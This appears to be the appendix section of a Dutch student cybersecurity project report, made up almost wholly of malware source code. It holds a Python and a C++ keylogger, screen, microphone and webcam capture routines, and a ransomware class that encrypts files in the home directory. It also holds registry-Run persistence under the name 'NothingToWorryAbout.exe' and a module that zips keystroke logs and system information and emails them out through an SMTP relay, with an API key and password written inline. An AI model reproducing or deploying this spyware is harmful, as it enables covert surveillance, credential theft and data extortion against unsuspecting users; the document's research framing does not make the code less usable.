SendInBlue. *Docs*. Geraadpleegd op 8 December 2019, via <https://developers.sendinblue.com/docs>

RapidJSON. *Docs*. Geraadpleegd op 8 December 2019, via <https://rapidjson.org/>

Curl. *Docs*. Geraadpleegd op 10 December 2019, via <https://curl.haxx.se/docs/>

MITRE ATT&CK. Geraadpleegd op 12 December 2019, via <https://attack.mitre.org/>

Wikipedia contributors. (2019, December 5). Pulse-code modulation. In *Wikipedia, The Free Encyclopedia*. Retrieved 16:27, December 17, 2019, from [https://en.wikipedia.org/w/index.php?title=Pulse-code\\_modulation&oldid=929368569](https://en.wikipedia.org/w/index.php?title=Pulse-code_modulation&oldid=929368569)

OpenCV. Docs. Geraadpleegd op 20 december 2019 via <https://docs.opencv.org/4.1.2/>

PortAudio. Docs. Geraadpleegd op 16 december 2019 via <http://www.portaudio.com/>

Kaspersky. Geraadpleegd op 28 december 2019 via  
<https://www.kaspersky.nl/resource-center/definitions/heuristic-analysis>

CodeProject. Geraadpleegd op 26 december 2019 via  
<https://www.codeproject.com/Questions/714669/Sending-Email-with-attachment-using-libcurl>  
<https://www.codeproject.com/Articles/7530/Zip-Utills-Clean-Elegant-Simple-Cplusplus-Win>

## 12 Bijlagen

### Bijlage 2.1

```
from pynput.keyboard import Key, Listener
import logging

def on_press(key):
    logging.info(str(key))

log_dir = ""
logging.basicConfig(filename=log_dir + "kellog's.txt", level=logging.DEBUG, format='%(asctime)s: %(message)s')
with Listener(on_press=on_press) as listener:
    listener.join()
```

### Bijlage 2.2

#### keylogger.h

```
#pragma once
#include <iostream>
#include <fstream>
#include <string>
#include <curl\curl.h>
#include <rapidjson/rapidjson.h>
#include "rapidjson/document.h"
#include "rapidjson/writer.h"
#include "rapidjson/reader.h"
#include "rapidjson/stringbuffer.h"

void writeToLog(LPCSTR text);
bool KeyIsListened(int iKey);
void startSneakyLogger();
void sendBuffer();
```



## keylogger.cpp

```
#include "KeyLogger.h"

using std::string;
using rapidjson::StringRef;

string bufferString;

void writeToLog(LPCSTR text) {
    std::ofstream logfile;
    logfile.open("keylogs.txt", std::fstream::app);
    logfile << text;
    bufferString += text;
    logfile.close();
}

bool KeyIsListened(int iKey) {
    switch (iKey) {
        case VK_SPACE:
            writeToLog(" ");
            break;
        case VK_RETURN:
            writeToLog("\n");
            break;
        case VK_SHIFT:
            writeToLog(" *shift* ");
            break;
        case VK_BACK:
            writeToLog("\b");
            break;
        case VK_RBUTTON:
            writeToLog(" *rclick* ");
            break;
        case VK_LBUTTON:
            writeToLog(" *lclick* ");
            break;
        default: return false;
    }
}
```

```

void startSneakyLogger() {
    unsigned char key;
    while (1)
    {
        Sleep(10);
        for (key = 8; key <= 190; key++)
        {
            if (GetAsyncKeyState(key) == -32767)
            {
                if (!KeyIsListened(key))
                {
                    std::ofstream logfile;
                    logfile.open("keylogs.txt",
std::fstream::app);
                    bufferString += key;
                    logfile << key;
                    logfile.close();
                    if (bufferString.size() > 150)
                    {
                        sendBuffer();
                        bufferString.clear();
                    }
                }
            }
        }
    }
}

```

## Bijlage 2.3

```
rapidjson::Document d;

d.SetObject();

rapidjson::Document::AllocatorType& allocator = d.GetAllocator();

rapidjson::Value sender(rapidjson::kObjectType);
sender.AddMember("name", "Voornaam Achternaam", allocator);
sender.AddMember("email", "email@email.com", allocator);

rapidjson::Value contacts(rapidjson::kArrayType);

contacts.SetArray();

rapidjson::Value to(rapidjson::kObjectType);
to.AddMember("email", "arnecools@hotmail.com", allocator);
to.AddMember("name", "Arne cools", allocator);

contacts.PushBack(to, allocator);

rapidjson::Value replyTo(rapidjson::kObjectType);
replyTo.AddMember("email", "arnecools96@gmail.com", allocator);
replyTo.AddMember("name", "Arne Cools", allocator);
rapidjson::Value s;
s.SetString(StringRef(bufferString.c_str()));
d.AddMember("sender", sender, allocator);
d.AddMember("to", contacts, allocator);
d.AddMember("htmlContent", s, allocator);
d.AddMember("subject", "Test logger data", allocator);
d.AddMember("replyTo", replyTo, allocator);

rapidjson::StringBuffer buffer;
rapidjson::Writer<rapidjson::StringBuffer> writer(buffer);
d.Accept(writer);

std::cout << "Buffer send" << std::endl;
```

## Bijlage 2.4

```
CURL* curl;
CURLcode res;

curl_global_init(CURL_GLOBAL_ALL);

curl = curl_easy_init();
if (curl) {
    struct curl_slist* headerlist = NULL;
    curl = curl_easy_init();

    headerlist = curl_slist_append(headerlist, "api-key: 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");
    headerlist = curl_slist_append(headerlist, "Accept: application/json");
    headerlist = curl_slist_append(headerlist, "Content-Type: application/json");
    headerlist = curl_slist_append(headerlist, "charset: utf-8");

    curl_easy_setopt(curl, CURLOPT_URL, "https://api.sendinblue.com/v3/smtp/email");
    curl_easy_setopt(curl, CURLOPT_HTTPHEADER, headerlist);

    curl_easy_setopt(curl, CURLOPT_POSTFIELDS, buffer.GetString());

    res = curl_easy_perform(curl);

    if (res != CURLE_OK)
        fprintf(stderr, "curl_easy_perform() failed: %s\n",
            curl_easy_strerror(res));

    curl_easy_cleanup(curl);
}
curl_global_cleanup();
```

## Bijlage 3.1

```
import cv2
import time
import pyautogui
import numpy as np

vc = cv2.VideoCapture(0)

i = 0
while vc.isOpened():
    time.sleep(3)
    ret, frame = vc.read()
    if not ret:
        break
    ts = time.time()
    image = pyautogui.screenshot()
    image = cv2.cvtColor(np.array(image), cv2.COLOR_RGB2BGR)
    cv2.imwrite('log\\frames\\frame_' + str(ts) + '.jpg', image)
    cv2.imwrite('log\\screenshots\\screen_' + str(ts) + '.jpg', frame)
    i += 1

vc.release()
cv2.destroyAllWindows()
```

## Bijlage 3.2

### ScreenCapture.h

```
#pragma once
#include <Windows.h>
#include <iostream>
#include <fstream>
#include "Util.h"

void takeScreenshot(const char* filename);
void startScreenCapture();
```

### ScreenCapture.cpp

```
#include "ScreenCapture.h"

void takeScreenshot(const char* filename)
{
    uint16_t BitsPerPixel = 24;
```

```

uint32_t Width = GetSystemMetrics(SM_CXSCREEN);
uint32_t Height = GetSystemMetrics(SM_CYSCREEN);

// Create Header
BITMAPFILEHEADER Header;
memset(&Header, 0, sizeof(Header));
Header.bfType = 0x4D42;
Header.bfOffBits = sizeof(BITMAPFILEHEADER) +
sizeof(BITMAPINFOHEADER);

// Create Info
BITMAPINFO Info;
memset(&Info, 0, sizeof(Info));
Info.bmiHeader.biSize = sizeof(BITMAPINFOHEADER);
Info.bmiHeader.biWidth = Width;
Info.bmiHeader.biHeight = Height;
Info.bmiHeader.biPlanes = 1;
Info.bmiHeader.biBitCount = BitsPerPixel;
Info.bmiHeader.biCompression = BI_RGB;
Info.bmiHeader.biSizeImage = Width * Height * (BitsPerPixel
> 24 ? 4 : 3);

// Capture screen and save to Pixels
char* Pixels = NULL;
HDC MemDC = CreateCompatibleDC(0); //Context);
HBITMAP Section = CreateDIBSection(MemDC, &Info,
DIB_RGB_COLORS, (void*)&Pixels, 0, 0);
DeleteObject(SelectObject(MemDC, Section));
BitBlt(MemDC, 0, 0, Width, Height, GetDC(0), 0, 0,
SRCCOPY);
DeleteDC(MemDC);

// Concatenate everything
char* buffer = (char*)malloc(sizeof(Header) +
sizeof(Info.bmiHeader) + (((BitsPerPixel * Width + 31) & ~31) /
8) * Height);

memcpy(buffer, (char*)&Header, sizeof(Header));
memcpy(buffer + sizeof(Header), (char*)&Info.bmiHeader,
sizeof(Info.bmiHeader));
memcpy(buffer + sizeof(Header) + sizeof(Info.bmiHeader),
Pixels, (((BitsPerPixel * Width + 31) & ~31) / 8) * Height);

// Save to file
std::fstream hFile(filename, std::ios::out |
std::ios::binary);

hFile.write(buffer, sizeof(Header) + sizeof(Info.bmiHeader)
+ (((BitsPerPixel * Width + 31) & ~31) / 8) * Height);

```

```

        // Clean up
        hFile.close();
        DeleteObject(Section);
        free(buffer);
    }

void startScreenCapture()
{
    createFolderIfNotExist("ScreenCaptures");
    int index = 0;


    while (1) {
        Sleep(3000);

        char filenameBuffer[45];
        sprintf_s(filenameBuffer,
"ScreenCaptures/ScreenCapture_%d.bmp", index);
        takeScreenshot(filenameBuffer);

        index++;
    }
}

```

### Bijlage 3.3







## Bijlage 4.1

### MicrophoneCapture.h

```
#pragma once
#include <stdio.h>
#include <stdlib.h>
#include "portaudio.h"

#define SAMPLE_RATE          44100
#define NUM_CHANNELS         2
#define NUM_SECONDS          15
#define FRAMES_PER_BUFFER   512
#define PA_SAMPLE_TYPE       paInt16
#define SAMPLE_SILENCE       0
#define PRINTF_S_FORMAT      "%d"

typedef short SAMPLE;

void startMicrophoneCapture();
```

### MicrophoneCapture.cpp

```
#include "MicrophoneCapture.h"
#include "Util.h"

typedef struct {
    int      frameIndex;
    int      maxFrameIndex;
    SAMPLE   *recordedSamples;
} captureData;

static int recordCallback(
    const void* inputBuffer,
    void* outputBuffer,
    unsigned long framesPerBuffer,
    const PaStreamCallbackTimeInfo* timeInfo,
    PaStreamCallbackFlags statusFlags,
    void* userData)
{
    captureData* data = (captureData*)userData;
    const SAMPLE * rptr = (const SAMPLE*)inputBuffer;
    SAMPLE * wptr = &data->recordedSamples[data->frameIndex *
NUM_CHANNELS];
    long framesToCalc;
    long i;
    int finished;
    unsigned long framesLeft = data->maxFrameIndex -
data->frameIndex;
```

```

(void)outputBuffer; /* Prevent unused variable warnings. */
(void)timeInfo;
(void)statusFlags;
(void)userData;

if (framesLeft < framesPerBuffer)
{
    framesToCalc = framesLeft;
    finished = paComplete;
}
else
{
    framesToCalc = framesPerBuffer;
    finished = paContinue;
}

if (inputBuffer == NULL)
{
    for (i = 0; i < framesToCalc; i++)
    {
        *wptr++ = SAMPLE_SILENCE; /* left */
        if (NUM_CHANNELS == 2) *wptr++ = SAMPLE_SILENCE; /*
right */
    }
}
else
{
    for (i = 0; i < framesToCalc; i++)
    {
        *wptr++ = *rptr++; /* left */
        if (NUM_CHANNELS == 2) *wptr++ = *rptr++; /* right
*/
    }
}
data->frameIndex += framesToCalc;
return finished;
}

void recordMicrophone(const char* filename) {
    PaStreamParameters inputParameters, outputParameters;
    PaStream* stream;
    PaError          err = paNoError;
    captureData      data;
    int               i;
    int               totalFrames;
    int               numSamples;
    int               numBytes;
    int               max, val;
    SAMPLE            average;

```

```

printf("patest_record.c\n");
fflush(stdout);

data.maxFrameIndex = totalFrames = NUM_SECONDS * SAMPLE_RATE;
/* Record for a few seconds. */
data.frameIndex = 0;
numSamples = totalFrames * NUM_CHANNELS;
numBytes = numSamples * sizeof(SAMPLE);
data.recordedSamples = (SAMPLE*)malloc(numBytes); /* From now
on, recordedSamples is initialised. */
if (data.recordedSamples == NULL)
{
    printf("Could not allocate record array.\n");
    goto done;
}

for (i = 0; i < numSamples; i++) data.recordedSamples[i] = 0;

err = Pa_Initialize();
if (err != paNoError) goto done;

inputParameters.device = Pa_GetDefaultInputDevice(); /*
default input device */
if (inputParameters.device == paNoDevice) {
    fprintf(stderr, "Error: No default input device.\n");
    goto done;
}

inputParameters.channelCount = 2; /* stereo input */
inputParameters.sampleFormat = PA_SAMPLE_TYPE;
inputParameters.suggestedLatency =
Pa_GetDeviceInfo(inputParameters.device)->defaultLowInputLatency;
inputParameters.hostApiSpecificStreamInfo = NULL;

err = Pa_OpenStream(
    &stream,
    &inputParameters,
    NULL,
    SAMPLE_RATE,
    FRAMES_PER_BUFFER,
    paClipOff,
    recordCallback,
    &data
);

if (err != paNoError) goto done;
err = Pa_StartStream(stream);
if (err != paNoError) goto done;

```

```

    printf("\n=== Now recording!! Please speak into the
microphone. ===\n");
    fflush(stdout);

    while ((err = Pa_IsStreamActive(stream)) == 1)
    {
        Pa_Sleep(1000);
        printf("index = %d\n", data.frameIndex); fflush(stdout);
    }

    if (err < 0) goto done;

    err = Pa_CloseStream(stream);
    if (err != paNoError) goto done;

    /* Measure maximum peak amplitude. */
    max = 0;
    average = 0.0;
    for (i = 0; i < numSamples; i++)
    {
        val = data.recordedSamples[i];
        if (val < 0) val = -val; /* ABS */
        if (val > max)
        {
            max = val;
        }

        average += val;
    }

    average = average / (double)numSamples;

    /* Write recorded data to a file. */
    FILE* fid;
    fid = fopen(filename, "wb");
    if (fid == NULL)
    {
        printf("Could not open file.");
    }
    else
    {
        fwrite(data.recordedSamples, NUM_CHANNELS *
sizeof(SAMPLE), totalFrames, fid);
        fclose(fid);
    }

done:
    Pa_Terminate();
    if (data.recordedSamples) free(data.recordedSamples);
    if (err != paNoError)

```

```

    {
        fprintf(stderr, "An error occurred while using the
portaudio stream\n");
        fprintf(stderr, "Error number: %d\n", err);
        fprintf(stderr, "Error message: %s\n",
Pa_GetErrorText(err));
        err = 1; /* Always return 0 or 1, but no other return
codes. */
    }
}

void startMicrophoneCapture() {
    createFolderIfNotExist("Recordings");
    int index = 0;

    while (1) {
        Sleep(3000);

        char filenameBuffer[45];
        sprintf_s(filenameBuffer, "Recordings/Recording_%d.raw",
index);
        recordMicrophone(filenameBuffer);

        index++;
    }
}

```

## Bijlage 5.1

### WebcamCapture.h

```
#pragma once
#include "opencv2/opencv.hpp"
#include "Util.h"

void startWebcamCapture();
```

### WebcamCapture.cpp

```
#include "WebcamCapture.h"

using namespace cv;

void startWebcamCapture()
{
    createFolderIfNotExist("WebcamCaptures");

    VideoCapture cap;
    int index = 0;
    if (!cap.open(0)) return;

    while (1) {
        Mat frame;
        cap >> frame;

        if (frame.empty()) break;

        char filenameBuffer[45];
        sprintf_s(filenameBuffer,
"WebcamCaptures/WebcamCapture_%d.bmp", index++);
        imwrite(filenameBuffer, frame);

        Sleep(3000);
    }
}
```

## Bijlage 6.1

```
class Ransomware:
    def __init__(self, key=None):
        self.key = key
        self.cryptor = None
        self.file_ext_targets = ['txt']

    def generate_key(self):
        self.key = Fernet.generate_key()
        self.cryptor = Fernet(self.key)

    def read_key(self, keyfile_name):
        with open(keyfile_name, 'rb') as f:
            self.key = f.read()
            self.cryptor = Fernet(self.key)

    def write_key(self, keyfile_name):
        print(self.key)
        with open(keyfile_name, 'wb') as f:
            f.write(self.key)

    def crypt_root(self, root_dir, encrypted=False):
        for root, _, files in os.walk(root_dir):
            for f in files:
                abs_file_path = os.path.join(root, f)
                if not abs_file_path.split('.')[-1] in
                    self.file_ext_targets:
                    continue

                self.crypt_file(abs_file_path, encrypted=encrypted)

    def crypt_file(self, file_path, encrypted=False):
        with open(file_path, 'rb+') as f:
            _data = f.read()

            if not encrypted:
                print(f'File contents pre encryption: {_data}')
                data = self.cryptor.encrypt(_data)
                print(f'File contents post encryption: {data}')
```

```

        else:
            data = self.cryptor.decrypt(_data)
            print(f'File content post decryption: {data}')

        f.seek(0)
        f.write(data)
        f.truncate()

```

## Bijlage 6.2

```

if __name__ == '__main__':
    sys_root = expanduser('~')

    import argparse
    parser = argparse.ArgumentParser()
    parser.add_argument('--action', required=True)
    parser.add_argument('--keyfile')

    args = parser.parse_args()
    action = args.action.lower()
    keyfile = args.keyfile

    rware = Ransomware()

    if action == 'decrypt':
        if keyfile is None:
            print('Path to keyfile must be specified after --keyfile to
                perform decryption.')
        else:
            rware.read_key(keyfile)
            rware.crypt_root(sys_root, encrypted=True)
    elif action == 'encrypt':
        rware.generate_key()
        rware.write_key('keyfile')
        rware.crypt_root(sys_root)

```



## Bijlage 7.1

```
const std::wstring appName = L"\\NothingToWorryAbout.exe";

bool copyFile(const wchar_t* SRC, const wchar_t* DEST)
{
    std::ifstream src(SRC, std::ios::binary);
    std::ofstream dest(DEST, std::ios::binary);
    dest << src.rdbuf();
    return src && dest;
}

std::wstring getExePath() {
    wchar_t buffer[MAX_PATH]; //or wchar_t * buffer;
    GetModuleFileName(NULL, buffer, MAX_PATH);
    std::wstring srcPath = L"";
    for (size_t i = 0; i < sizeof(buffer); i++)
    {
        char tmp = static_cast<char>(buffer[i]);
        if (tmp == '\\0') break;
        srcPath += tmp;
    }

    return srcPath;
}

std::wstring copyFiles(std::wstring srcPath) {
    // Get path to appdata & create new folder
    char* appdataTmp = getenv("APPDATA");
    const size_t cSize = strlen(appdataTmp) + 1;
    std::wstring outFolder(cSize, L'#');
    mbstowcs(&outFolder[0], appdataTmp, cSize);
    outFolder.pop_back();
    outFolder.append(L"\\totallysafe");
    CreateDirectory(outFolder.c_str(), NULL);

    // Path where .exe will be copied
    std::wstring exePath = outFolder + appName;
    copyFile(srcPath.c_str(), exePath.c_str());

    // Strip filename.exe from path
    std::size_t found = srcPath.find_last_of(L"\\");
    std::wstring srcFolder = srcPath.substr(0, found + 1);
    // wcout << srcFolder;

    // Names of ddls that need to be copied
    std::wstring ddls[2] = { L"zlib1.dll", L"libcurl.dll" };
```

```

for (size_t i = 0; i < sizeof(dlls) / sizeof(dlls[0]); i++)
{
    std::wstring srcPathTmp = srcFolder + dlls[i];
    std::wstring destPathTmp = outFolder + L"\\\" + dlls[i];
    // wcout << srcPathTmp << '\n';
    // wcout << destPathTmp << '\n';
    copyFile(srcPathTmp.c_str(), destPathTmp.c_str());
}

return exePath;
}

```

## Bijlage 7.2

```

void addToRegistry(std::wstring progPath) {
    HKEY hkey = NULL;
    LONG createStatus = RegCreateKey(HKEY_CURRENT_USER,
    L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", &hkey);
    //Creates a key
    LONG status = RegSetValueEx(hkey, L"NothingToWorryAbout", 0,
    REG_SZ, (BYTE*)progPath.c_str(), (progPath.size() + 1) *
    sizeof(wchar_t));
}

```

## Bijlage 7.3

```

#include <cstring>
#include <iostream>
#include <stdlib.h>
#include "EmailManager.h"
#include <curl/curl.h>
#include <locale>
#include <codecvt>
#include <stdio.h>

using namespace std;

#pragma warning(disable: 4996)

#define FROM "<info@cybersecurity.com>"
#define TO "<arnecools@hotmail.com>"
// #define FILENAME "c:/test.txt"
// #define FILENAME "mail.txt"

static const int CHARS = 76;
static const int ADD_SIZE = 16;

```

```

static const int SEND_BUF_SIZE = 54;
static char(*fileBuf)[CHARS] = NULL;
static const char cb64[] =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";

using namespace std;

bool LARGEFILE = false;
int status = 0;
int percent2 = 0;
int percent3 = 0;
int percent4 = 0;
int percent5 = 0;

string FILENAME = "";
string TargetuserName = "";

void LargeFilePercent(int rowcount)
{
    int percent = rowcount / 100;
    if (LARGEFILE == true) {
        status++;
        percent2++;
        if (percent2 == 18)
        {
            percent3++;
            percent2 = 0;
        }
        if (percent3 == percent)
        {
            percent4++;
            percent3 = 0;
        }
        if (percent4 == 10)
        {
            cout << "Larger Files take longer to encode, Please be patient." << endl
                << endl << "Encoding " + FILENAME + " please be patient..." << endl;
            cout << percent5 << "%";
            percent5 += 10;
            percent4 = 0;
        }
        if (status == 10000) {
            if (percent5 == 0) { cout << " 0%"; percent5 = 10; }
            cout << ".";
            status = 0;
        }
    }
}

void encodeblock(unsigned char in[3], unsigned char out[4], int len)

```

```

{
    out[0] = cb64[in[0] >> 2];
    out[1] = cb64[((in[0] & 0x03) << 4) | ((in[1] & 0xf0) >> 4)];
    out[2] = (unsigned char)(len > 1 ? cb64[((in[1] & 0x0f) << 2) | ((in[2] & 0xc0) >> 6)] : '=');
    out[3] = (unsigned char)(len > 2 ? cb64[in[2] & 0x3f] : '=');
}

void encode(FILE* infile, unsigned char* output_buf, int rowcount/*For Percent*/)
{
    unsigned char in[3], out[4];
    int i, len;
    *output_buf = 0;

    while (!feof(infile)) {
        len = 0;
        for (i = 0; i < 3; i++) {
            in[i] = (unsigned char)getc(infile);
            if (!feof(infile)) {
                len++;
            }
            else {
                in[i] = 0;
            }
        }
        if (len)
        {
            encodeblock(in, out, len);
            strncat((char*)output_buf, (char*)out, 4);
        }
        LargeFilePercent(rowcount);
    }
}

struct fileBuf_upload_status
{
    int lines_read;
};

size_t read_file()
{
    FILE* hFile = NULL;
    size_t fileSize(0), len(0), buffer_size(0);
    hFile = fopen(FILENAME.c_str(), "rb");
    if (!hFile)
    {
        cout << "File not found!!!" << endl;
        exit(EXIT_FAILURE);
    }
    fseek(hFile, 0, SEEK_END);

```

```

fileSize = ftell(hFile);
fseek(hFile, 0, SEEK_SET);
if (fileSize > 256000)
{
    cout << "Larger Files take longer to encode, Please be patient." << endl;
    LARGEFILE = true;
}
// cout << endl << "Encoding " + FILENAME + " please be patient..." << endl;
int no_of_rows = fileSize / SEND_BUF_SIZE + 1;
int charsize = (no_of_rows * 72) + (no_of_rows * 2);
unsigned char* b64encode = new unsigned char[charsize];
*b64encode = 0;
encode(hFile, b64encode, no_of_rows);
string encoded_buf = (char*)b64encode;
if (LARGEFILE == true) cout << endl << endl;
fileBuf = new char[ADD_SIZE + no_of_rows][CHARS];
strcpy(fileBuf[len++], "To: " TO "\r\n");
buffer_size += strlen(fileBuf[len - 1]);

strcpy(fileBuf[len++], "From: " FROM "\r\n");
buffer_size += strlen(fileBuf[len - 1]);

std::string subjectStr = "Subject: NEW LOGS FROM " + TargetuserName + "\r\n";
strcpy(fileBuf[len++], subjectStr.c_str());
buffer_size += strlen(fileBuf[len - 1]);

strcpy(fileBuf[len++], "Content-Type: multipart/mixed;\r\n
boundary=\"XXXXXMyBoundry\"\r\n");
buffer_size += strlen(fileBuf[len - 1]);

strcpy(fileBuf[len++], "Mime-Version: 1.0\r\n\r\n");
buffer_size += strlen(fileBuf[len - 1]);

strcpy(fileBuf[len++], "This is a multi-part message in MIME format.\r\n\r\n");
buffer_size += strlen(fileBuf[len - 1]);

strcpy(fileBuf[len++], "--XXXXXMyBoundry\r\n");
buffer_size += strlen(fileBuf[len - 1]);

strcpy(fileBuf[len++], "Content-Type: text/plain; charset=\"UTF-8\"\r\n");
buffer_size += strlen(fileBuf[len - 1]);

strcpy(fileBuf[len++], "Content-Transfer-Encoding: quoted-printable\r\n\r\n");
buffer_size += strlen(fileBuf[len - 1]);

strcpy(fileBuf[len++], "Bamboozled another target\r\nEnjoy!\r\n (This email is for a
research project for the course cybersecurity) \r\n NO REAL COMPUTERS ARE
INFECTED\r\n\r\n");
buffer_size += strlen(fileBuf[len - 1]);

```

```

strcpy(fileBuf[len++], "--XXXXXMyBoundry\r\n");
buffer_size += strlen(fileBuf[len - 1]);

std::string contentTypeStr = "Content-Type: application/x-msdownload; name=\"" +
FILENAME + "\"\r\n";
strcpy(fileBuf[len++], contentTypeStr.c_str());
buffer_size += strlen(fileBuf[len - 1]);

strcpy(fileBuf[len++], "Content-Transfer-Encoding: base64\r\n");
buffer_size += strlen(fileBuf[len - 1]);
std::string contentDispositionStr = "Content-Disposition: attachment;
filename=bamboozled.zip\r\n";
strcpy(fileBuf[len++], contentDispositionStr.c_str());
buffer_size += strlen(fileBuf[len - 1]);
strcpy(fileBuf[len++], "\r\n");
buffer_size += strlen(fileBuf[len - 1]);

int pos = 0;
string sub_encoded_buf;
for (int i = 0; i <= no_of_rows - 1; i++)
{
    sub_encoded_buf = encoded_buf.substr(pos * 72, 72);
    sub_encoded_buf += "\r\n";
    strcpy(fileBuf[len++], sub_encoded_buf.c_str());
    buffer_size += sub_encoded_buf.size();
    pos++;
}

strcpy(fileBuf[len++], "\r\n--XXXXXMyBoundry--\r\n");
buffer_size += strlen(fileBuf[len - 1]);

delete[] b64encode;
return buffer_size;
}

static size_t fileBuf_source(void* ptr, size_t size, size_t nmemb, void* userp)
{
    struct fileBuf_upload_status* upload_ctx = (struct fileBuf_upload_status*)userp;
    const char* fdata;

    if ((size == 0) || (nmemb == 0) || ((size * nmemb) < 1))
    {
        return 0;
    }

    fdata = fileBuf[upload_ctx->lines_read];

    if (strcmp(fdata, ""))
    {
        size_t len = strlen(fdata);

```

```

        memcpy(ptr, fdata, len);
        upload_ctx->lines_read++;
        return len;
    }
    return 0;
}

void sendMail()
{
    CURL* curl;
    CURLcode res = CURLE_OK;
    struct curl_slist* recipients = NULL;
    struct fileBuf_upload_status file_upload_ctx;
    size_t file_size(0);

    file_upload_ctx.lines_read = 0;

    curl = curl_easy_init();
    file_size = read_file();
    if (curl)
    {
        curl_easy_setopt(curl, CURLOPT_USERNAME, "arnecools@hotmail.com");
        curl_easy_setopt(curl, CURLOPT_PASSWORD, "LVa30Q75j9IU4mDR");
        curl_easy_setopt(curl, CURLOPT_URL, "smtp://smtp-relay.sendinblue.com:587");
        curl_easy_setopt(curl, CURLOPT_USE_SSL, (long)CURLUSESSL_ALL);
        curl_easy_setopt(curl, CURLOPT_MAIL_FROM, FROM);
        recipients = curl_slist_append(recipients, TO);
        curl_easy_setopt(curl, CURLOPT_MAIL_RCPT, recipients);
        curl_easy_setopt(curl, CURLOPT_INFILESIZE, file_size);
        curl_easy_setopt(curl, CURLOPT_READFUNCTION, fileBuf_source);
        curl_easy_setopt(curl, CURLOPT_READDATA, &file_upload_ctx);
        curl_easy_setopt(curl, CURLOPT_UPLOAD, 1L);
        curl_easy_setopt(curl, CURLOPT_VERBOSE, 0L);

        res = curl_easy_perform(curl);

        if (res != CURLE_OK)
            fprintf(stderr, "curl_easy_perform() failed: %s\n", curl_easy_strerror(res));
        curl_slist_free_all(recipients);
        curl_easy_cleanup(curl);
    }
    delete[] fileBuf;
}

```

```

void startEmailManager(std::string userName) {
    std::wstring outPath = getOutFolder();
    std::wstring zipPath = outPath + L"\\bamboozled.zip";
    std::wstring keyLogsPath = outPath + L"\\keylogs.txt";
    std::wstring sysInfoPath = outPath + L"\\sysInfo.txt";

    // Convert wstring to string
    //setup converter
    using convert_type = std::codecvt_utf8<wchar_t>;
    std::wstring_convert<convert_type, wchar_t> converter;

    //use converter (.to_bytes: wstr->str, .from_bytes: str->wstr)
    FILENAME = converter.to_bytes(zipPath);
    TargetuserName = userName;

    while (1)
    {
        Sleep(10000);
        HZIP hz = CreateZip(zipPath.c_str(), 0);

        // Add keylogs to zip
        ZipAdd(hz, _T("keylogs.txt"), keyLogsPath.c_str());

        // Add system information to zip
        ZipAdd(hz, _T("SystemInformation.txt"), sysInfoPath.c_str());

        // Add screen captures to zip
        // TODO

        // Add audio captures to zip
        // TODO

        // Add webcam captures to zip
        // TODO

        CloseZip(hz);

        // cout << FILENAME;
        sendMail();

        // REMOVE FILES
        _wremove(zipPath.c_str());
        _wremove(keyLogsPath.c_str());
        _wremove(sysInfoPath.c_str());
    }
}

```



```

#include <windows.h>
#include "SystemInformation.h"
#include <stdio.h>
#include <locale>
#include <codecvt>
#pragma comment(lib, "user32.lib")

#define INFO_BUFFER_SIZE 32767

std::string SaveSystemInformation() {
    std::wstring systemInformationPath = getOutFolder() + L"\\sysinfo.txt";
    std::ofstream sysInfoFile;
    sysInfoFile.open(systemInformationPath, std::fstream::app);

    SYSTEM_INFO siSysInfo;

    // Copy the hardware information to the SYSTEM_INFO structure.

    GetSystemInfo(&siSysInfo);

    // Display the contents of the SYSTEM_INFO structure.

    sysInfoFile << "Hardware information: \n";
    sysInfoFile << " OEM ID:" << siSysInfo.dwOemId << "\n";
    sysInfoFile << " Number of processors: " << siSysInfo.dwNumberOfProcessors << "\n";
    sysInfoFile << " Page size: " << siSysInfo.dwPageSize << "\n";
    sysInfoFile << " Processor type: " << siSysInfo.dwProcessorType << "\n";
    sysInfoFile << " Minimum application address: " <<
siSysInfo.lpMinimumApplicationAddress << "\n";
    sysInfoFile << " Maximum application address: " <<
siSysInfo.lpMaximumApplicationAddress << "\n";
    sysInfoFile << " Active processor mask: " << siSysInfo.dwActiveProcessorMask << "\n";


    std::wstring wComputerName;
    std::wstring wUserName;
    std::string computerName;
    std::string userName;

    TCHAR infoBuf[INFO_BUFFER_SIZE];
